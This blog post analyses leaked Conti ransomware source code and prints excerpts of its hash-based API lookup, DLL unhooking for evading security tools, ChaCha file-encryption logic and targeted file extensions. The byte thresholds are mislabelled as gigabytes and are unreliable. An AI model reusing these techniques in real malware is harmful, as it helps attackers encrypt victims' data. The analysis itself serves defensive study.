Conti ransomware source code investigation - part 1.

By cocomelonc

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

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



A Ukrainian security researcher has leaked newer malware source code from the Conti ransomware operation in revenge for the cybercriminals siding with Russia on the invasion of Ukraine.




As you can see the last modified dates being January 25th, 2021.

what's Conti ransomware?Permalink


ContiLocker is a ransomware developed by the Conti Ransomware Gang, a Russian-speaking criminal collective with suspected links with Russian security agencies. Conti is also operates a ransomware-as-a-service (RaaS) business model.

structure[Permalink]


The source code leak is a Visual Studio solution (contains `conti_v3.sln`):



that allows anyone with access to compile the ransomware locker:




and decryptor:



AV engines evasion[Permalink](#)

The first thing that usually attracts me to professionally written malware is the action by which this malware itself evasion AV engines and hides its activity.

To see the mechanism of communication with WinAPI, I look in the folder `api`:



So, looking at the file `getapi.cpp`. First of all see:

```
#define HASHING_SEED 0xb801fcda
#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

#ifdef _WIN64
#  define ADDR DWORDLONG
#else
#define    ADDR DWORD
#endif

#define RVATOVA( base, offset ) ( (ADDR)base + (ADDR)offset )

#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

typedef struct _UNICODE_STRING
{
```

As you can see, to convert RVA (Relative Virtual Address) to VA (Virtual Address) conti used this macro.

Then, find function `GetApiAddr` which find Windows API function address by comparing it's hash:

```
381 ADDR GetApiAddr(HMODULE Module, DWORD ProcNameHash, ADDR* Address)
382 {
383     /*----------- ������� ���������� ����� ������� �� �� �������� -----------*/
384     // �������� ����� ������������� PE ����������
385     PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADEI
386 
387     // �������� ����� ������� ��������
388     PIMAGE_EXPORT_DIRECTORY Table = (IMAGE_EXPORT_DIRECTORY*)RVATOVA(Module, poh->DataDirect
389 
390     DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;
391 
392     INT Ordinal; // ����� ����������� ��� �������
393     BOOL Found = FALSE;
394 
395     if (HIWORD(ProcNameHash) == 0)
396     {
397         // ���� ������� �� �� ������
398         Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
399     }
400     else
401     {
402         // ���� ������� �� ������
```

that is, Conti uses one of the simplest but effective AV engines bypass tricks, I wrote about this in a previous post.

And what hashing algorithm is used by conti?

```
getapi.cpp
409         for (i = 0; i < Table->NumberOfNames; ++i)
410         {
411 
412             ProcName = (char*)RVATOVA(Module, *NamesTable);
413 
414 
415             if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
416             {
417                 Ordinal = *OrdinalTable;
418                 Found = TRUE;
419                 break;
420             }
421 
422             // ����������� ������� � �������
423             ++NamesTable;
424             ++OrdinalTable;
425 
426         }
427 
428     }
```

getapi.cpp hash.cpp

```
#include "hash.h"
#include "..\memory.h"

#define mmix(h,k) { k *= m; k ^= k >> r; k *= m; h *= m; h ^= k; }
#define LowerChar(C) if (C >= 'A' && C <= 'Z') {C = C + ('a'-'A');}

unsigned int MurmurHash2A(const void* key, int len, unsigned int seed)
{
	char temp[64];
	RtlSecureZeroMemory(temp, 64);
	memory::Copy(temp, (PVOID)key, len);

	for (int i = 0; i < len; i++) {
		LowerChar(temp[i]);
	}

	const unsigned int m = 0x5bd1e995;
	const int r = 24;
	unsigned int l = len;

	const unsigned char* data = (const unsigned char*)temp;

	unsigned int h = seed;
```

MurmurHash is a non-cryptographic hash function and was written by Austin Appleby.

After that, the `api` module is invoked to execute an anti-sandbox technique with the purpose of disable all the possible hooking's on known DLLs. In fact, the following DLLs are loaded through the just resolved `LoadLibraryA` API:

getapi.cpp × antihooks.cpp ×

```
13
14 VOID DisableHooks()                                         1
15 {
16     HMODULE hKernel32 = apLoadLibraryA(OBFA("kernel32.dll"));
17     HMODULE hWs2_32 = apLoadLibraryA(OBFA("ws2_32.dll"));
18     HMODULE hAdvapi32 = apLoadLibraryA(OBFA("Advapi32.dll"));
19     HMODULE hNtdll = apLoadLibraryA(OBFA("ntdll.dll"));
20     HMODULE hRstrtmgr = apLoadLibraryA(OBFA("Rstrtmgr.dll"));
21     HMODULE hOle32 = apLoadLibraryA(OBFA("Ole32.dll"));
22     HMODULE hOleAut = apLoadLibraryA(OBFA("OleAut32.dll"));
23     HMODULE hNetApi32 = apLoadLibraryA(OBFA("Netapi32.dll"));
24     HMODULE hIphlp32 = apLoadLibraryA(OBFA("Iphlpapi.dll"));
25     HMODULE hShlwapi = apLoadLibraryA(OBFA("Shlwapi.dll"));
26     HMODULE hShell32 = apLoadLibraryA(OBFA("Shell32.dll"));
27
28
29     if (hKernel32) {
30         removeHooks(hKernel32);                             2
31     }
32
33
34     if (hWs2_32) {
```

threading[Permalink]

What about module `threadpool`?. Each thread allocates its own buffer for the upcoming encryption and initialize its own cryptography context through the `CryptAcquireContextA` API and an RSA public key.:


File Edit View Selection Find Packages Help

Project: conti_v3 / cryptor / antihooks, api, chacha20, Debug, filesystem, global, logs, network_scanner, obfuscation, prockiller, Release, threadpool (threadpool.cpp, threadpool.h), x64, common.h, cryptor.cpp, cryptor.h

threadpool.cpp ×

```
33 STATIC
34 BOOL
35 GetCryptoProvider(__out HCRYPTPROV* CryptoProvider)
36 {
37     BOOL bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, OBFA(MS_ENH_RSA_AES_PR
38     if (bSuccess) {
39         return TRUE;
40     }
41
42     bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, OBFA(MS_ENH_RSA_AES_PROV_A)
43     if (bSuccess) {
44         return TRUE;
45     }
46
47     bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, OBFA(MS_ENH_RSA_AES_PROV_XP_
48     if (bSuccess) {
49         return TRUE;
50     }
```

Then, each thread waits in an infinite loop for a task in the `TaskList` queue. In case a new task is available, the filename to encrypt is extracted from the task:



encryption[Permalink]

The encryption for a specific file starts with a random key generation using the `CryptGenRandom` API:

```
BOOL
GenKey(
    __in HCRYPTPROV Provider,
    __in HCRYPTKEY PublicKey,
    __in cryptor::LPFILE_INFO FileInfo
)
{
    DWORD dwDataLen = 40;

    morphcode(FileInfo);

    if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
        return FALSE;
    }

    morphcode(FileInfo->ChachaKey);

    if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
        return FALSE;
    }

    morphcode(FileInfo->ChachaIV);
```

of a `32` -bytes key and another random generation of an `8` -bytes IV.

And as you can see, conti used ChaCha stream cipher which developed by D.J.Bernstein.


`CheckForDataBases` method is invoked to check for a possible full or partial encryption:

```
Project — ~/projects/hacking/malw/conti_v3 — Atom
File Edit View Selection Find Packages Help

Project                         cryptor.cpp
conti_v3
  cryptor
    antihooks
    api
    chacha20
    Debug
    filesystem
    global
    logs
    network_scanner
    obfuscation
    prockiller
    Release
    threadpool
    x64
    common.h
    cryptor.cpp
    cryptor.h
    cryptor.vcxproj
    cryptor.vcxproj.filters
    cryptor.vcxproj.user
    main.cpp
    memory.cpp
    memory.h

287  BOOL
288  CheckForDataBases(__in LPCWSTR Filename)
289  {
290
291      LPCWSTR Extensions[] =
292      {
293
294          OBFW(L".4dd"),
295          OBFW(L".4dl"),
296          OBFW(L".accdb"),
297          OBFW(L".accdc"),
298          OBFW(L".accde"),
299          OBFW(L".accdr"),
300          OBFW(L".accdt"),
301          OBFW(L".accft"),
302          OBFW(L".adb"),
303          OBFW(L".ade"),
304          OBFW(L".adf"),
305          OBFW(L".adp"),
306          OBFW(L".arc"),
307          OBFW(L".ora"),
308          OBFW(L".alf"),

cryptor/cryptor.cpp   306:2
```



against the following extensions:

`.4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas.mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3,.ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .p dm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt`

And `CheckForVirtualMachines` method is invoked to check for a possible partial encryption (`20%`):

```
1237    else if (CheckForVirtualMachines(FileInfo->Filename)) {
1238
1239        if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
1240            return FALSE;
1241        }
1242
1243        Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 2(
1244
1245    }
```

cryptor.cpp

```
1006
1007  case 20:
1008      PartSize = (FileInfo->FileSize / 100) * 7;
1009      morphcode(PartSize);
1010      StepsCount = 3;
1011      StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1012      morphcode(StepSize);
1013      break;
1014
1015  case 25:
1016      PartSize = (FileInfo->FileSize / 100) * 9;
1017      morphcode(PartSize);
1018      StepsCount = 3;
1019      StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1020      morphcode(StepSize);
1021      break;
1022
1023  case 30:
1024      PartSize = (FileInfo->FileSize / 100) * 10;
1025      morphcode(PartSize);
1026      StepsCount = 3;
1027      StepSize = (FileInfo->FileSize - (PartSize * 3)) / 2;
1028
```

the following extensions:

`vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso`

and in other cases, the following pattern is followed:

- if the file size is lower than `1048576 bytes (1.04 GB)` - perform a full encryption
- if the file size is `< 5242880 bytes (5.24 GB)` and `> 1048576 bytes (1.04 GB)` - partial encryption: only headers

```
cryptor.cpp
1246 	else {
1247 
1248 		if (FileInfo->FileSize <= 1048576) {
1249 
1250 			if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
1251 				return FALSE;
1252 			}
1253 
1254 			Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
1255 
1256 		}
1257 		else if (FileInfo->FileSize <= 5242880) {
1258 
1259 			if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
1260 				return FALSE;
1261 			}
1262 
1263 			Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);
1264 
1265 		}
1266 		else {
```

else, `50%` partial encryption:

```
1266 		else {
1267 
1268 			if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, global::GetEncryptSize())) {
1269 				return FALSE;
1270 			}
1271 
1272 			Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, global::GetEncryp
1273 
1274 		}
1275 
1276 	}
```

```
12 enum ENCRYPT_MODES {
13 
14 	FULL_ENCRYPT = 0x24,
15 	PARTLY_ENCRYPT = 0x25,
16 	HEADER_ENCRYPT = 0x26
17 
18 };
19 
```

obfuscation[Permalink](#)

In addition, an interesting module was found in the source codes: `obfuscation` :

